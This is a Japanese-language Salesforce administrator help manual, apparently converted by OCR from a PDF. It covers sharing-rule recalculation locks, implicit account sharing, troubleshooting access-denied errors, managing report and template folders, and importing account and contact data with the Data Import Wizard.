
使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

共有ルールを作成、編集、または削除すると、再適用が実行されて組織のレコードアクセスが更新されます。ユーザとレコードが多い場合は、この操作に時間がかかる可能性があります。オブジェクト固有の共有ロック機能では、共有ルールの影響を受けるオブジェクト、共有ルールタイプ、および影響を受けるユーザの共有先グループまたはロールに応じて、他のオブジェクトの共有ルールを同時に変更できます。

オブジェクト固有の共有ロックが設定されていない場合、すべてのオブジェクトで再適用が完了するまで共有の同時変更は送信できません。オブジェクト固有の共有ロックを有効にする場合は、組織で次の変更を検討してください。

条件に基づく共有ルールと所有権に基づく共有ルール
: 再適用は、共有ルールが変更された場合、または [共有設定] ページで [再適用] ボタンをクリックしたときに実行されます。このボタンをクリックすると、そのオブジェクトの共有ルールはロックされますが (1)、別のオブジェクトの共有ルールは引き続き変更できます。

メモ: [共有ルール] 関連リストの [再適用] ボタンは、共有ルールの更新が失敗したり、予定どおりに動作しない場合に限り使用します。



所有権に基づく共有ルールの再適用が進行中の場合は、同じユーザグループを対象とするオブジェクトの所有権に基づく共有ルールを作成、編集、または削除することはできません。たとえば、[すべての内部ユーザ] グループを対象とする、所有権に基づくリード共有ルールを作成しているとします。再適用がまだ進行中であっても、[すべての内部ユーザ] グループを除く他の公開グループを対象とする所有権に基づく別のリード共有ルールは作成できます。再適用の終了後にのみ、すべての内部ユーザを対象とする所有権に基づくリード共有ルールを作成、更新、または削除できます。再適用が完了すると、メールで通知されます。

条件に基づく共有ルールの再適用が進行中の場合は、そのルールを編集または削除することはできません。ただし、対象とするユーザグループに関係なく、そのオブジェクトのその他の条件に基づく共有ルールまたは所有権に基づく共有ルールの作成、編集、削除を行うことはできます。


メモ: オブジェクトの共有ルールの再適用が進行中の場合は、組織の共有設定を変更できません。同様に、組織の共有設定の更新の再適用が進行中の場合は、共有ルールを変更できません。

取引先、ケース、取引先責任者、および商談

共有ルールは取引先および関連付けられた取引先の子 (ケース、取引先責任者、商談) に影響する可能性があるため、再適用が正常に実行されるようにそれらはまとめてロックされます。たとえば、取引先共有ルールの作成または編集中は、ケース、取引先責任者、および商談共有ルールを作成または編集することができません。同様に、商談共有ルールの作成または編集中は、再適用が完了するまでケース、取引先責任者、または取引先共有ルールを作成または編集することはできません。取引先および関連付けられた取引先の子の場合を除き、ロックはオブジェクト間で共有されません。

メモ: これらの 4 つのオブジェクトのいずれかの共有ルールの [再適用] ボタンをクリックすると、再適用が完了するまで、これらのオブジェクトのどの共有ルールも変更できなくなります。

次の例では、所有権に基づく取引先共有ルールが削除され、再適用が進行中です。これらのいずれかのオブジェクトの所有権に基づく別の共有ルールを作成、編集、削除することはできませんが、これらのオブジェクトの条件に基づく共有ルール (2) を変更することはできます。



関連トピック:

- 共有ルール
- 共有ルールの再適用
- 共有適用の延期

組み込みの共有動作

Salesforce では、取引先レコードと子レコード (商談、ケース、および取引先責任者) 間、およびポータルユーザのさまざまなグループで暗黙的な共有が可能です。

エディション

使用可能なエディション: Salesforce Classic

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ケースおよび商談の共有が可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先と子レコード間の共有

- 親取引先へのアクセス — 取引先の子レコードへのアクセス権がある場合は、その取引先への暗黙的な「参照のみ」アクセスが可能です。
- 子レコードへのアクセス — 親取引先へのアクセス権がある場合は、関連付けられた子レコードにアクセスできます。子レコードへのアクセスレベルは、取引先所有者のロールによって決まります。

ポータルユーザを対象とする共有動作

- 取引先とケースへのアクセス — 取引先のポータルユーザは、親取引先およびその取引先の全取引先責任者への「参照のみ」アクセスが可能です。
- **Service Cloud** ポータルユーザが所有するデータへの管理アクセス — Service Cloud ポータルユーザにはロールがないため、そのデータにポータル取引先所有者がロール階層を介してアクセスすることはできません。取引先所有者がこのデータへのアクセスできるようにするために、Service Cloud ポータルユーザが使用するポータルの共有グループに取引先所有者を追加できます。この処理により、そのポータルの Service Cloud ポータルユーザが所有するすべてのデータへのアクセスが可能になります。
- ケースへのアクセス — ポータルユーザがケースの取引先責任者の場合、そのユーザはケースへの「参照のみ」アクセスが可能です。

グループメンバーの操作および共有再適用

ユーザのロールの変更、階層内の他の階層へのロールの移動、ポータル取引先の所有者の変更などの単純な操作が、共有ルールの再適用をトリガする場合があります。Salesforce では、階層内のユーザの新規ロールまたは古いロールより上位のユーザのユーザデータへのアクセスを確認し、影響を受けるレコードに共有を追加するか、またはこのレコードから共有を削除する必要があります。

関連トピック:

ユーザのアクセス権の制御

「アクセス権がありません」エラーの解決

「アクセス権がありません」エラーの多くは、権限がないか、レコードへのアクセスやタスク (レポートの実行など) の実行を阻止する共有設定によって発生します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザに、オブジェクト、レコード、プロセスなどさまざまなレベルでの適切なアクセス権がない場合があります。たとえば、ユーザのプロファイルが原因でユーザが取引先オブジェクトにアクセスできない場合や、ユーザのロールが原因でユーザがケースレコードにアクセスできない場合があります。このエラー

は、アクセス権のないレコードや Visualforce ページのタブへのリンクをクリックしたときにも表示される可能性があります。

ほとんどの場合、レコードの詳細ページの [共有] ボタン (必要に応じてレコードを別のユーザと共有できるようにするボタン)を使用することで解決できます。システム管理者は、API を使用してこの問題を解決することもできます。たとえば、UserRecordAccess オブジェクトをクエリして、レコードセットへのユーザのアクセス権を確認できます。詳細は、*『SOAP API 開発者ガイド』* を参照してください。

これらのツールで問題を解決できない場合、システム管理者は次のトラブルシューティングフローで問題の診断を試みることができます。

- オブジェクトレベルのアクセスエラーを解決するには、ユーザプロファイルおよび権限セットを確認します。
- レコードレベルのアクセスエラーを解決するには、組織の共有設定や共有ルールといった共有設定を確認します。
- プロセスレベルのエラーを解決するには、入力規則や Apex トリガを確認します。

システム管理者がユーザのログインを使用してアプリケーションにログインすることは、問題解決に役立つ適切な方法の 1 つです。ユーザは、システム管理者に一定期間アクセス権を付与できます。

権限およびオブジェクトレベルのアクセスエラーの解決

「アクセス権がありません」エラーの発生は、オブジェクト権限やユーザ権限の欠落が原因である可能性があります。この種類のエラーは、ユーザのプロファイルおよび権限セットを使用してトラブルシューティングできます。

一般的に、オブジェクトおよび権限アクセスの問題を調査する最適な方法は API を使用することです。ただし、次の手順に従ってポイント & クリックツールで調査することもできます。

1. ユーザのプロファイルでオブジェクト権限を確認します。

   プロファイルおよび権限セットで設定されたオブジェクト権限で、ユーザが参照、作成、編集、削除できるオブジェクトが決まります。

   a. ユーザの詳細ページで、ユーザのプロファイルをクリックします。

   b. プロファイルの概要ページで、[オブジェクト設定] または [オブジェクト権限] に移動します。

      オブジェクトの権限をメモします。たとえば、ユーザが取引先を参照しようとしている場合、ユーザプロファイルで取引先および取引先責任者オブジェクトに対する「参照」権限が有効になっていることを確認します。

      または、ユーザがレポートを実行しようとしている場合、レポートが参照するオブジェクトに対する「参照」権限がユーザにない可能性があります。

2. プロファイルユーザインターフェースに応じて、次のいずれかの方法でユーザ権限を確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

プロファイルと権限セットを参照する
- 「設定・定義を参照する」

オブジェクト権限を編集する
- 「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

- 拡張プロファイルユーザインターフェースから、[アプリケーション権限]および[システム権限]セクションの権限を確認します。
- 元のプロファイルユーザインターフェースから、[システム管理者権限] および [一般ユーザ権限] の権限を確認します。

関連するユーザ権限をメモします。たとえば、ユーザがリードにメールを送信しようとしている場合、「メールの送信」権限が有効になっていることを確認します。

3. ユーザの権限セットで権限を確認します。
   a. ユーザの詳細ページで、[権限セットの割り当て] 関連リストにスクロールし、各権限セットをクリックします。
   b. 権限セットの概要ページで、[オブジェクト設定] をクリックし、割り当てられているオブジェクト権限を確認します。
   c. [アプリケーション権限] および [システム権限] セクションのユーザ権限を確認します。
   d. ユーザに割り当てられている各権限セットでこれらの手順を繰り返します。
4. 必要に応じて、権限セットを使用するか、プロファイルを更新して必要な権限を割り当てます。権限セットでは、個人ベースでアクセス権が提供されます。このプロファイルのすべてのユーザにアクセス権が必要な場合、ユーザプロファイルでのみ権限を割り当てます。組織のセキュリティポリシーを把握し、そのポリシーに基づいて対応してください。

関連トピック:

「アクセス権がありません」エラーの解決
権限セット
ユーザ権限およびアクセス
プロファイル

レコードレベルのアクセスエラーの解決

「アクセス権がありません」エラーの発生は、ロールや共有ルールなどの共有設定が原因の可能性があります。

エラーがレコードレベルかどうかを確認する手順は、次のとおりです。または、API を使用してレコードセットへのユーザのアクセス権をクエリしたり、レコード詳細のページの [共有] ボタンを使用したりすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

共有ルールを作成または編集する
- 「共有の管理」

チームを設定する
- 「アプリケーションのカスタマイズ」

テリトリーを管理する
- 「テリトリーの管理」

1. 組織でロールを使用している場合、レコード所有者に関してユーザのロールを確認します。

   たとえば、ユーザは、レコード所有者であるか、ロール階層でレコード所有者よりも上位にあるか、システム管理者である場合にのみレコードを削除できます。同様に、[階層を使用したアクセス許可]がオフの場合を除き(カスタムオブジェクトのみ)、ユーザには常に、ロール階層でレコード所有者が自分より下位にあるレコードへの参照アクセス権があります。

   a. [設定] から、［クイック検索］ボックスに「*ユーザ*」と入力し、[ユーザ] を選択します。

      ユーザのロールと、アクセスされるレコードを所有するユーザのロールを確認します。

      たとえば、ユーザは、所有者が関係のないロール階層にいる取引先の削除やマージは、そのオブジェクトに対する適切な権限を持っていてもできません。

2. ユーザが共有ルールでアクセス権を取得していることが考えられる場合は、共有ルールを確認します。

   意図せずに共有ルールからユーザが除外されている可能性があります。

   a. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。

   b. その共有ルールでユーザが属する公開グループ (またはロールやキューなど他のカテゴリ) を確認します。

3. 営業チームを確認します。

   組織で取引先、商談、またはケースにチームが使用されている場合、チームの設定時にそのユーザを含めていなかった可能性があります。チームを確認して、ユーザがチームを介してアクセス権を得るはずであったかどうかを判別します。

   a. [設定] から、［クイック検索］ボックスに「*取引先チーム*」など、確認するチームを入力し、チームを選択します。

      必要に応じてユーザをチームに追加します。

4. 共有の直接設定を確認します。

   ユーザに共有の直接設定を介して付与されたアクセス権が、レコード所有者が変わり共有の直接設定が自動的に削除されたために失われた可能性があります。または、レコード詳細ページの [共有] ボタンを使用して共有の直接設定が削除された可能性があります。レコード所有者、システム管理者、またはロール階層で所有者より上の階層に属するユーザのみが、レコード上の共有の直接設定を作成または削除できます。

   a. レコード詳細ページで、[共有] をクリックします。

共有の詳細ページには、レコードへのアクセス権を持つユーザ、グループ、ロール、およびテリトリーが表示されます。

b. ユーザが共有の直接設定を介してアクセス権を取得する必要がある場合は、[追加] をクリックして共有の直接設定を作成します。

5. テリトリーを確認します。

組織でテリトリーを使用している場合、ユーザがテリトリーから欠落しているか、ユーザがメンバーとして属している正しいテリトリーにレコードが含まれていない可能性があります。または、売上予測マネージャであり、[売上予測マネージャのテリトリー管理] が選択されていて、テリトリー階層で自分の階層よりも下位で作業している必要があります。

関連トピック:

「アクセス権がありません」エラーの解決

ユーザロール階層

共有ルール

プロセスレベルのアクセスエラーの解決

「アクセス権がありません」エラーの発生は、入力規則が原因の可能性があります。

通常、「アクセス権がありません」エラーを解決するには、権限セット、プロファイル、または共有設定の不適切な設定が原因でないかどうかを調べます。不適切な設定がなければ、組織の入力規則を確認します。

1. 入力規則を確認します。

入力規則が原因で、ケースレコードをクローズした後に転送するなどのタスクをユーザが完了できない場合があります。

2. オブジェクト管理設定から、確認するオブジェクトを見つけ、[入力規則] までスクロールダウンします。

3. エラーを発生させている入力規則がないことを確認します。または、ユーザが入力規則を通じてアクセスする必要がある場合は、入力規則を修正します。

関連トピック:

「アクセス権がありません」エラーの解決

入力規則の定義

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

入力規則を表示または変更する

- 「設定・定義を参照する」

および

「アプリケーションのカスタマイズ」

Apex トリガを表示および定義する

- 「Apex 開発」

フォルダの管理

フォルダは、レポート、ダッシュボード、ドキュメント、またはメールテンプレートの保管場所です。フォルダは、公開、非表示、または共有にすることができ、「参照のみ」か「参照・更新」に設定できます。フォルダの内容へのアクセス権を持つユーザの制御は、ロール、権限、公開グループ、またはライセンスの種類に基づいて行います。フォルダを組織全体で使用できるようにしたり、非公開にして所有者のみにアクセス権を与えたりすることもできます。

- ドキュメントフォルダにアクセスするには、[ドキュメント] タブをクリックします。
- メールテンプレートフォルダにアクセスするには、[設定] から［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート]を選択します。

フォルダを作成するには、[新規フォルダの作成] をクリックします。

フォルダを編集するには、フォルダ名の横にある [編集] をクリックします。または、[フォルダ] ドロップダウンリストからフォルダ名を選択し、[編集] をクリックします。

メモ: フォルダのアクセス権が「参照・更新」に設定されている場合にのみ、フォルダの内容を変更できます。「公開ドキュメントの管理」または「公開テンプレートの管理」権限を持つユーザのみが、「参照のみ」フォルダを削除または変更できます。権限やフォルダの設定に関わらず、ユーザは、空のフォルダや個人フォルダを編集できません。「公開フォルダのレポートを管理」権限を持つユーザは、公開フォルダのすべてのレポートを編集できますが、他のユーザの個人フォルダのレポートは編集できません。

関連トピック:

フォルダの作成と編集
フォルダの削除
フォルダ内の項目のファイリング

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

ユーザ権限

公開ドキュメントフォルダを作成、編集、または削除する
- 「公開ドキュメントの管理」

公開メールテンプレートフォルダを作成、編集、および削除する
- 「公開テンプレートの管理」

公開レポートフォルダを作成、編集、および削除する
- 「公開フォルダのレポートを管理」

公開ダッシュボードフォルダを作成、編集、および削除する
- 「ダッシュボードの管理」および「すべてのデータの参照」

フォルダの作成と編集

フォルダをリストしているページで[新規フォルダの作成]または[編集]をクリックします。

1. ［フォルダ表示ラベル］を入力します。このラベルは、ユーザインターフェースページでフォルダを参照するために使用します。
2. 「アプリケーションのカスタマイズ」権限を持つユーザは、API および管理パッケージで使用する一意の名前を入力します。
3. ［公開フォルダのアクセス権］を選択します。ユーザがフォルダの内容を変更できるようにするには、[参照・更新]を選択します。参照のみフォルダはユーザに表示されますが、その内容を変更することはできません。
4. 未整理レポート、ダッシュボード、またはテンプレートを新しいフォルダに保存するには、それらを選択してから[追加]をクリックします。ドキュメントフォルダの場合は、この手順を省略します。
5. フォルダの利用者オプションを選択します。
   - ［このフォルダは、ポータルユーザを含むすべてのユーザがアクセス可能です］オプションを指定すると、ポータルユーザを含む組織のすべてのユーザにフォルダアクセス権限が与えられます。
   - ［このフォルダは、ポータルユーザを除き、すべてのユーザがアクセス可能です］を指定すると、組織のすべてのユーザにフォルダアクセス権限が与えられますが、ポータルユーザのアクセスは拒否されます。このオプションは、パートナーポータルまたはカスタマーポータルが有効な組織のレポートおよびダッシュボードフォルダにのみ使用できます。ポータルがない場合、このオプションは表示されません。
   - ［このフォルダはすべてのユーザから非表示となります］では、フォルダは非公開になります。
   - ［このフォルダは次のグループに含まれるユーザのみアクセス可能です］では、指定したユーザグループのみがフォルダにアクセスできます。
     a. ［検索］ドロップダウンリストから「公開グループ」、「ロール」、「ロール＆下位ロール、「ロール、内部下位ロールおよびポータル下位ロール」(ポータルが有効な場合)、「テリトリー」、または「テリトリーおよび下位テリトリー」を選択します。選択肢は、エディションと、組織にテリトリー管理があるかどうかによって異なります。

        メモ: フォルダをグループで共有したときは、グループのマネージャであっても、グループのメンバーでない限りフォルダへのアクセス権はありません。

     b. ［共有可能なグループ/ロール］リストに必要な値がすぐに見つからない場合は、検索基準を入力して[検索]をクリックします。
     c. ［共有可能なグループ/ロール］で目的の値を選択してから[追加]をクリックすると、［共有先］リストにその値が移動します。

エディション

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

ドキュメントフォルダ制限は、**Developer** Edition では使用できません。

ユーザ権限

公開ドキュメントフォルダを作成、編集、または削除する
- 「公開ドキュメントの管理」

公開メールテンプレートフォルダを作成、編集、および削除する
- 「公開テンプレートの管理」

公開レポートフォルダを作成、編集、および削除する
- 「公開フォルダのレポートを管理」

公開ダッシュボードフォルダを作成、編集、および削除する
- 「ダッシュボードの管理」および「すべてのデータの参照」

メモ: 拡張フォルダ共有を使用して、レポートフォルダとダッシュボードフォルダに対するより詳細なアクセスレベルをユーザに付与できます。詳細は、「レポートとダッシュボードの拡張共有の有効化」および「レポートフォルダまたはダッシュボードフォルダの共有」を参照してください。

6. [保存] をクリックします。

関連トピック:

フォルダの管理

フォルダの削除

削除できるフォルダは、空のフォルダのみです。作業の開始前に、削除するフォルダからすべてのドキュメントやダッシュボード、テンプレート、レポートを削除します。

1. フォルダが一覧表示された任意のページから、フォルダ名の横にある [編集] をクリックします。[レポート] タブで、、[フォルダ] ペインの [編集] の順にクリックします。
2. [削除] をクリックするか、、[削除] の順にクリックします。
3. [OK] をクリックして確認します。

関連トピック:

フォルダの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

ユーザ権限

公開ドキュメントフォルダを作成、編集、または削除する
- 「公開ドキュメントの管理」

公開メールテンプレートフォルダを作成、編集、および削除する
- 「公開テンプレートの管理」

公開レポートフォルダを作成、編集、および削除する
- 「公開フォルダのレポートを管理」

公開ダッシュボードフォルダを作成、編集、および削除する
- 「ダッシュボードの管理」および「すべてのデータの参照」

フォルダ内の項目のファイリング

ドキュメント、ダッシュボード、レポートまたはメールテンプレートを異なるフォルダに移動する

1. フォルダに保存される項目を選択します。
2. [プロパティを編集] をクリックします。
3. 別のフォルダを選択します。
4. [保存] をクリックします。

レポートおよびメールテンプレートを格納するレポートフォルダや、メールテンプレートを格納するメールテンプレートフォルダと同様に、ドキュメントフォルダにはドキュメントを格納できます。ドキュメントフォルダに添付を保存するには、添付をコンピュータに保存して、ドキュメントライブラリにアップロードします。

メモ: Web-to-ケース、Web-to-リード、割り当てルール、またはエスカレーションルールで使用されるメールテンプレートは、[有効] チェックボックスがオンになっている必要があります。

関連トピック:

フォルダの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

ユーザ権限

公開ドキュメントフォルダを作成、編集、または削除する
- 「公開ドキュメントの管理」

公開メールテンプレートフォルダを作成、編集、および削除する
- 「公開テンプレートの管理」

公開レポートフォルダを作成、編集、および削除する
- 「公開フォルダのレポートを管理」

公開ダッシュボードフォルダを作成、編集、および削除する
- 「ダッシュボードの管理」および「すべてのデータの参照」

データの Salesforce へのインポート

最大 50,000 レコードを Salesforce にインポートできます。

重要: Salesforce では、取引先、取引先責任者、およびその他のオブジェクトの個々のインポートウィザードがデータインポートウィザードに置き換えられました。個々のインポートウィザードは小さなポップアップウィンドウで開きますが、データインポートウィザードはフルブラウザ (URL の末尾は dataimporter.app) で開きます。[設定] から、［クイック検索］ボックスに「*データインポートウィザード*」と入力し、[データインポートウィザード] を選択します。表示されるオプションは、権限によって異なります。

ACT!、Outlook、カンマ区切り形式 (.csv) でデータ保存できるプログラム (Excel や GoldMine など) から、データをインポートできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用しているエディションによって、インポートできるオブジェクトの種別が異なります。

メモ: カンマを使用しない地域の場合は、タブまたはその他の区切り文字を使用します。

インポートできるレコードの数は、権限およびインポートするデータの種類に依存します。組織全体でのデータのディスク使用制限を超えない限り、許可された数のレコードをインポートできます。

インポートできるデータ

レコードタイプ	インポートレコードの件数制限	必要なユーザ権限リスト	詳細
自分が所有する法人取引先と取引先責任者	データインポートウィザードを使用して一度に 50,000 件	取引先に対する「作成」 および 取引先に対する「編集」 および 「個人データのインポート」	法人取引先と取引先責任者にインポートされる情報は?
他のユーザが所有する法人取引先と取引先責任者	一度に 50,000 件	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」	法人取引先と取引先責任者にインポートされる情報は?
自分が所有する個人取引先	一度に 50,000 件	取引先に対する「作成」 および 取引先に対する「編集」 および	個人取引先にインポートされる情報は?

インポートできるデータ

レコードタイプ	インポートレコードの件数制限	必要なユーザ権限リスト	詳細
		「個人データのインポート」	
他のユーザが所有する個人取引先	一度に 50,000 件	取引先に対する「作成」 および 取引先および取引先責任者に対する「編集」 および 「すべてのデータの編集」	個人取引先にインポートされる情報は?
リード	一度に 50,000 件	「リードのインポート」	リードにインポートされる情報は?
キャンペーンメンバー	一度に 50,000 件	インポートするデータに応じて異なります。 • キャンペーンメンバーの状況 • 既存の取引先責任者 • 既存のリード • 既存の個人取引先 • 新規取引先責任者 • 新規リード	キャンペーンメンバーにインポートされる情報は? 誰がキャンペーンメンバーをインポートできますか?
カスタムオブジェクト	一度に 50,000 件	「カスタムオブジェクトのインポート」 および カスタムオブジェクトに対する「編集」	カスタムオブジェクトにインポートされる情報は?
ソリューション	一度に 50,000 件	「ソリューションのインポート」	ソリューションにインポートされる情報は?
納入商品 ケース キャンペーン 契約 ドキュメント	これらのレコードはデータインポートウィザードを使用してインポートできません。		

インポートできるデータ			
レコードタイプ	インポートレコードの件数制限	必要なユーザ権限リスト	詳細
商談			
商品			

項目アクセス許可の詳細と、異なるデータ型の値をインポートする方法についての詳細は、「データインポートに関するメモ」 (ページ 763)を参照してください。

メモ: **リレーショングループのメンバーはインポートできません。**

関連トピック:

- データインポートウィザード
- データをインポートする方法の選択
- インポートの取り消し
- レコードをインポートするのに必要な権限は何ですか?

データをインポートする方法の選択

データを Salesforce **にインポートするオプションについて説明します。**

ツール	サポート対象のエディション	インポートまたはエクスポートできるレコード数	インポート	エクスポート	**Salesforce** に対して内部または外部	追加情報
データインポートウィザード (統合)	Database.com Edition **を除くすべてのエディション**	**最大** 50,000 **個**	**はい**	**いいえ**	**内部**	**組織の取引先、取引先責任者、リード、ソリューション、およびカスタムオブジェクトをインポートするインブラウザウィザード。詳細はこちらを参照してください。**
データローダ	Enterprise Edition、Unlimited Edition、Performance Edition、**および** Database.com Edition	5,000 ～ 500 **万**	**はい**	**はい**	**外部**	**データローダは、データをまとめてインポートまたはエクスポートするアプリケーションです。**Salesforce **レコードの挿入、更新、削除、またはエクスポートに**

ツール	サポート対象のエディション	インポートまたはエクスポートできるレコード数	インポート	エクスポート	Salesforce に対して内部または外部	追加情報
						使用します。詳細はこちらを参照してください。

関連トピック:

- データインポートウィザード
- データの Salesforce へのインポート

法人取引先と取引先責任者にインポートされる情報は?

取引先責任者および法人取引先のインポートウィザードでは、さまざまな方法によるレコードの一致を提供して、重複を回避しています。取引先責任者は、Salesforce ID、名前、メール、または外部 ID を使用して一致させることができます。法人取引先は、Salesforce ID、外部 ID、または名前とサイトで一致させることができます。Salesforce ID による一致は、取引先責任者と法人取引先の両方が含まれており、どちらか一方を Salesforce ID で一致させると、もう一方も Salesforce ID で一致されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

組織のインポートができないエディション: **Personal** Edition、**Database.com** Edition

名前とサイトによる一致

取引先責任者を名前で一致、および法人取引先を名前とサイトで一致を選択した場合(推奨オプション)、インポートウィザードは、インポートファイル内の一意の法人取引先名とサイト名に対して個別の法人取引先情報を自動的に作成します。また、ファイル内の各取引先責任者名に対しても個別の取引先責任者情報を作成します。次に、取引先責任者は適切な法人取引先と関連付けられます。

法人取引先または取引先責任者情報がすでにシステム内に存在し、ユーザにレコードの参照・更新権限がある場合、インポートデータはウィザードにより Salesforce 内の既存のデータに追加されます。

Salesforce ID による一致

Salesforce ID によって、取引先責任者と法人取引先を照合することも選択できます。これを選択した場合は、Salesforce ID が重複回避の条件となります。つまり、ID で一致させる場合、ソースファイル内のレコードの ID が Salesforce 側のレコードと同じになっていると、そのレコードは Salesforce で更新されます。レコード ID は大文字と小文字を区別するため、完全に一致している必要があります。

外部 ID による一致

外部 ID は、外部 ID 属性を持つカスタム項目です。つまり、外部 ID には Salesforce 以外のシステムの一意のレコード識別子が含まれています。このオプションを選択すると、データインポートウィザードは、インポートファイル内の外部 ID と一致する外部 ID を持つ Salesforce 内の既存のレコードを検出します。この操作では、大文字

と小文字は区別されません。たとえば、「ABC」は「abc」と一致します。ただし、外部ID項目に大文字と小文字が区別される一意属性もある場合は、大文字と小文字は同一とはみなされません。

インポートの実行前に外部 ID の値をスキャンおよび標準化して、意図しない一致を回避します。

データインポートウィザードが重複レコードを検出した場合、最初の3つの重複レコードのみが確認メールで通知されます。

既存の取引先の値の上書き

ウィザードの［既存の取引先の値を上書きする。］チェックボックスをオンにしない限り、ウィザードが既存の法人取引先項目を上書きすることはありません。このチェックボックスをオンにすると、新規データを既存の法人取引先項目に挿入したり、項目を更新したりできます。ただし、このチェックボックスを使用しても、空白値のある既存の項目データを更新することはできません。チェックボックスをオンにしないと、ウィザードは空の法人取引先項目を更新しますが、既存データのある項目は一切変更しません。

ユーザが既存の法人取引先または取引先責任者情報に対する参照・更新権限を持っていない場合、そのユーザを所有者とした法人取引先または取引先責任者情報が、ウィザードにより新規作成されます。さらに、ウィザードはインポートファイルに指定された項目に基づいて、法人取引先および取引先責任者も新規作成します。

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、法人取引先と取引先責任者の新規メモも、インポートウィザードでインポートできます。ウィザードは、既存の取引先責任者または法人取引先メモと完全に重複するメモはインポートしません。

関連トピック:

- データインポートウィザード
- データをインポートする方法の選択
- データの Salesforce へのインポート

個人取引先にインポートされる情報は?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

データインポートウィザードは、レコードを［取引先名］、Salesforce ID、［メール］、外部 ID のいずれかの項目に従って一致させることにより、重複する個人取引先の作成を回避します。インポートファイルには、レコードの一致に使用する項目の列を含める必要があります。

メモ: システム管理者が、「個人取引先」を別の用語に名称変更した可能性があります。その場合、データインポートウィザードは、新しい名前を参照します。

名前による一致

